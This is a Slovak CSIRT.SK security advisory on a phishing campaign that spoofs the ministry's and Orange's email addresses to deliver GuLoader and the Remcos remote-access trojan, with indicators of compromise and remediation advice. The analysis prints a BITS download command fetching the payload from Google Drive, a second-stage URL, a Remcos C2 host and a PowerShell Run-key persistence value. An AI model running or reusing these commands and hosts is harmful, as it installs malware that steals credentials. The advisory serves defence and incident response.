MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY

CSIRT.SK

Varovanie


MIRRI SR: Zaznamenaný kybernetický útok falšuje meno ministerstva a iných organizácií

Remcos RAT + analýza

Ministerstvo investícií, regionálneho rozvoja a informatizácie SR (MIRRI SR) zaznamenalo nebezpečnú e-mailovú spear-phishingovú kampaň. Kybernetický útok falšuje a zneužíva dobré meno MIRRI SR.

Obsah e-mailu, ktorý podvodníci rozposielajú, súvisí s pozvánkou na predloženie cenovej ponuky nešpecifikovaného tovaru alebo služby a odkazuje na súbor v prílohe. Predmet zachytenej verzie e-mailu je „RFQ-MIRRI SR-09015-131123//05432CMU/SK“.

Útočníci falšujú e-mailovú adresu ipl@mirri.gov.sk a totožnosť nemenovanej generálnej riaditeľky jednej zo sekcií MIRRI SR. Týmito krokmi sa snažia vzbudiť dôveru obete a dosiahnuť, aby otvorila škodlivý súbor, ktorý predstavuje prvé štádium malvéru.



```
Received: from [72.251.232.30] (port=53619)
        by ns3.p201.dns.oraclecloud.net with esmtpsa  (TLS1.3) tls TLS_AES_256_GCM_SHA384
        (Exim 4.96.2)
        (envelope-from <ipl@mirri.gov.sk>)
        id 1r2V5Q-001Ivc-2K
        Mon, 13 Nov 2023 06:26:36 -0500
From: =?UTF-8?B?SW5nLiBEb21pbmlrYSBTZW1hbm92w6EgLSBNaW5pc3RlcnN0dmEgaW52ZXN0w61jacOt?= <ipl@mirri.gov.sk>
Subject: RFQ-MIRRI SR-09015-131123//05432CMU/SK
```

Dobrý deň,

Ministerstvo investícií si Vás dovoľuje pozvať na účely Žiadosti o cenovú ponuku podľa priloženého súboru.

PODMIENKY:
Za prepravu musí zodpovedať dodávateľ a náklady musia byť zahrnuté v rozpočte.
- Cenová ponuka musí byť na množstvo požadované v objednávke.
- Uvedené ceny musia zahŕňať DPH.
- Detailný čas dodania a platnosť ponuky.
- Uveďte hmotnosť, rozmery a HS kód materiálu.
- Vo svojej cenovej ponuke vopred uveďte, či je uvedená položka náhradou/alternatívou

DÔLEŽITÉ!!! PLATOBNÁ PODMIENKA MUSÍ BYŤ 90 DNÍ ALEBO INAK DO 60 DNÍ (AK AKCEPTUJETE 30 DNÍ, OZNAMTE SA).

Odteraz čakám na odpoveď.

Vopred Vám ďakujem za spoluprácu.

S pozdravom

Generálna riaditeľka |

MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY | V4FUTURE | PODPORUJEME UKRAJINU

Pribinova 25 | 811 09 Bratislava | Slovenská republika

Upozornenie:
Autorom tejto správy elektronickej pošty je Táto správa je určená výlučne jej adresátovi. Informácie a údaje, ktoré s Vás, že informácie a údaje v nej uvedené nie ste oprávnený spracúvať, ani ich sprístupniť alebo poskytnúť tretej osobe alebo ich zverejniť. za dôverný. Jeho obsah nemôže byť postúpený, duplikovaný, využívaný alebo sprístupnený bez môjho výslovného povolenia.

> 1 príloha: RFQ-MIRRI SR-09015-131123pdf.zip 0 bajtov

TLP: CLEAR

Závažnosť: Vysoká

Možné škody:

- **Únik citlivých informácií**
- **Vzdialené vykonávanie kódu**


Zraniteľné systémy: OS Windows

Analýza

VJ CSIRT vykonala analýzu škodlivej prílohy s nasledovnými zisteniami.


Príloha e-mailu je súbor s názvom RFQ-MIRRI SR-09015-131123[illegible]**pdf.zip**

- *SHA-1: 8956A953AF055C69DF3AD3DEACC328C5D9163491*
- *MD5: dda0e443b66b741765a04cf22bc0b329.*



Archiv obsahuje súbor RFQ-MIRRI SR-09015-131123·pdf.vbs

- *SHA-1: 7D35F9A761F41E4981301FBE01D996FE287FCFB3*
- *MD5: b0d3c7ac54d29cee4b3c35f4ad9c9dbd*




Ide o obfuskovaný VBScript skript ktorého hlavná úloha je spustiť príkaz:

Start-BitsTransfer -Source https[://]drive[.]google[.]com/uc?export=download&id=1eTKCx6xumUROr-cNlm9fSmx-ePOn_okn -Destination "C:\Users\[username]\AppData\Roaming\Steermans.Ide"

Súbor sa na serveri volá Komma.lpk, u klienta sa uloží ako Steermans.Ide.

- *SHA-1: 66647E15B53B1EBDD1E54CA55F105BF66F931B6B*
- *MD5: 09012dea074d01aefbbfe010492b1305*



Tento súbor **obsahuje base64 kódovaný obfuskovaný powershell skript** ktorý si vytvára príkazy z hexadecimálnych textov z ktorých urobí xorované charcodes a tie prevedie na text príkazu.

Skript si alokuje pamäť vo svojom Powershell procese a skopíruje do nej časť súboru **Steermans.Ide**. Druhú časť súboru skopíruje do ďalšej alokovanej pamäte. Tento shellcode potom **spustí cez metódu CallWindowProcA**. Prvá časť slúži ako dekryptor druhej časti.

Nový shellcode spúšťa legitímny proces wab.exe ktorý si stiahne ďalší stage z:

https[://]drive.google[.]com/uc?export=download&id=1In_7YYK5uUARZhyEA9MpMGGpOIRAU5tG

Ide o súbor mFRImkzFZHv11.bin

- *SHA-1: F6E30308BFA3C6CBFE8AE6A764986A40BA9B764D*
- *MD5: 0c63032a8acaa6a4686ef4f4ab802287*

Downloader shellcode je známy malvér Guloader. Malvér Guloader sťahuje finálny paylod korým je Remote Access Tool **Remcos**.

Konfigurácia Remcosu obsahuje nasledovné dôležité premenné:

Botnet: *RemoteHost*
C2: *a458386d9.duckdns.org:3256*
copy_file: *remcos.exe*
copy_folder: *Remcos*
keylog_file: *logs.dat*
keylog_folder: *remcos*
mutex: *Rmc-42EOAE*

screenshot_path: *%AppData%*
screenshot_folder: *Screenshots*

Získané prihlasovacie údaje a ďalšie extrahované informácie malvér ukladá v šifrovanej podobe v súbore

C:\ProgramData\remcos\logs.dat

Proces wab.exe zabezpečuje perzistenciu cez kľúč

Software\Microsoft\Windows\CurrentVersion\Run\Ublufr kde pridá hodnotu "%Poka4% -w 1 $Bulgarere114=(Get-ItemProperty -Path 'HKCU:\\Brither\\').Kokkepig;%Poka4% ($Bulgarere114)".

Poka4 je premenná prostredia ktorá má ukazovať na Powershell.exe ale posledné "e" v nej chýba.

V kľúči *HKCU:\Brither\Kokkepig* **je skript zo súboru Steermans.Ide.**

Malvér tiež vypína UAC aby si zabezpečil vyššie oprávnenia.

Odporúčania:

• Okamžité odpojenie stroja od internetu (odpojenie od ethernetu, vypnutie sieťových rozhraní v ovládacom paneli OS)

• Kontrola identifikátorov kompromitácie v infraštruktúre a v napadnutom stroji (sieťové záznamy, registre OS, existencia súborov spojených s malvérom)

• Vytvorenie zálohy osobných súborov (na offline úložisko) a následné preskenovanie Antivírusovým softvérom, podľa zistení z vyššie uvedených informácií z VirusTotal)

• Reinštalovanie napadnutého stroja (formát disku, nová inštalácia / formát disku a obnova zo zálohy, ktorá sa ale nenachádzala v počítači počas kompromitácie – offline uložené zálohy)

Predchádzanie podobným incidentom

Podvodníci sa neustále zdokonaľujú, okrem kontroly odosielateľovej e-mailovej adresy a správnosti napísaného textu je potrebné dávať väčší pozor na prílohy.


Prílohy vo formátoch, ako napríklad: **.zip, .7z, .rar, .PDF, .doc, .docm, .dotm, .exe, .ppt, .pptm, .potm, .ppsm, .ppam, .ppa, .xls, .xlsm, .xlsb, .xltm, .xlt, .xlam, .pif, .application, .gadget, .msi, .msp, .com, .scr, .hta, .cpl, .msc, .jar, .bat, .cmd, .vb, .vbs, .vbe, .js, .jse, .ws, .wsf, .wsc, .wsh, .ps1**, **.ps1xml**, **.ps2**, **.ps2xml**, **.psc1**, **.psc2, .msh**, **.msh1**, **.msh2**, **.mshxml**, **.msh1xml**, **.msh2xml, .scf, .lnk, .inf, .reg, .sldm** a ďalšie.


Je potrebné si **vždy overiť**, či Vám odosielateľ e-mailovej správy skutočne takúto prílohu zaslal.

Rovnaký postup platí, ak je v e-mailovej správe URL odkaz, ktorý vyžaduje osobné/citlivé informácie, alebo nabáda riešiť žiadosti/ponuky s urgenciou – naliehavo, neodkladne...

VJ CSIRT zároveň zaznamenala ďalšie, podobné e-mailové správy, ktoré sú zasielané z rovnakej IP/služby a snažia sa podvrhnúť e-mailovú adresu. Kampaň má rovnaký modus operandi.

```
Received: from [72.251.232.30] (port=61101)
        by ns3.p201.dns.oraclecloud.net with esmtpsa  (TLS1.3) tls TLS_AES_256_GCM_SHA384
        (Exim 4.96.2)
        (envelope-from <faktura@orange.sk>)
        id 1r3B3r-001ntU-0U
        Wed, 15 Nov 2023 03:15:46 -0500
From: Orange - faktura <faktura@orange.sk>
Subject: =?UTF-8?B?RWxla3Ryb25pY2vDvSBkb2tsYWQgLSBGYWt0w7pyYQ==?=
```





Faktúra_019746163·pdf.vbe

MD5: c2d91d1d271983f5d3ddcc6229d572f1

SHA-1: 42214503d23d5f889b2ca926b9b56971fe593fc2

V rámci kampane sú rozposielané rôzne prílohy s rôznymi variáciami a nie všetky antivírusové programy ich dokážu včas zachytiť.

VJ CSIRT predpokladá, že takýchto e-mailov je aktuálne v obehu väčšie množstvo a ide o veľmi rozsiahlu kampaň.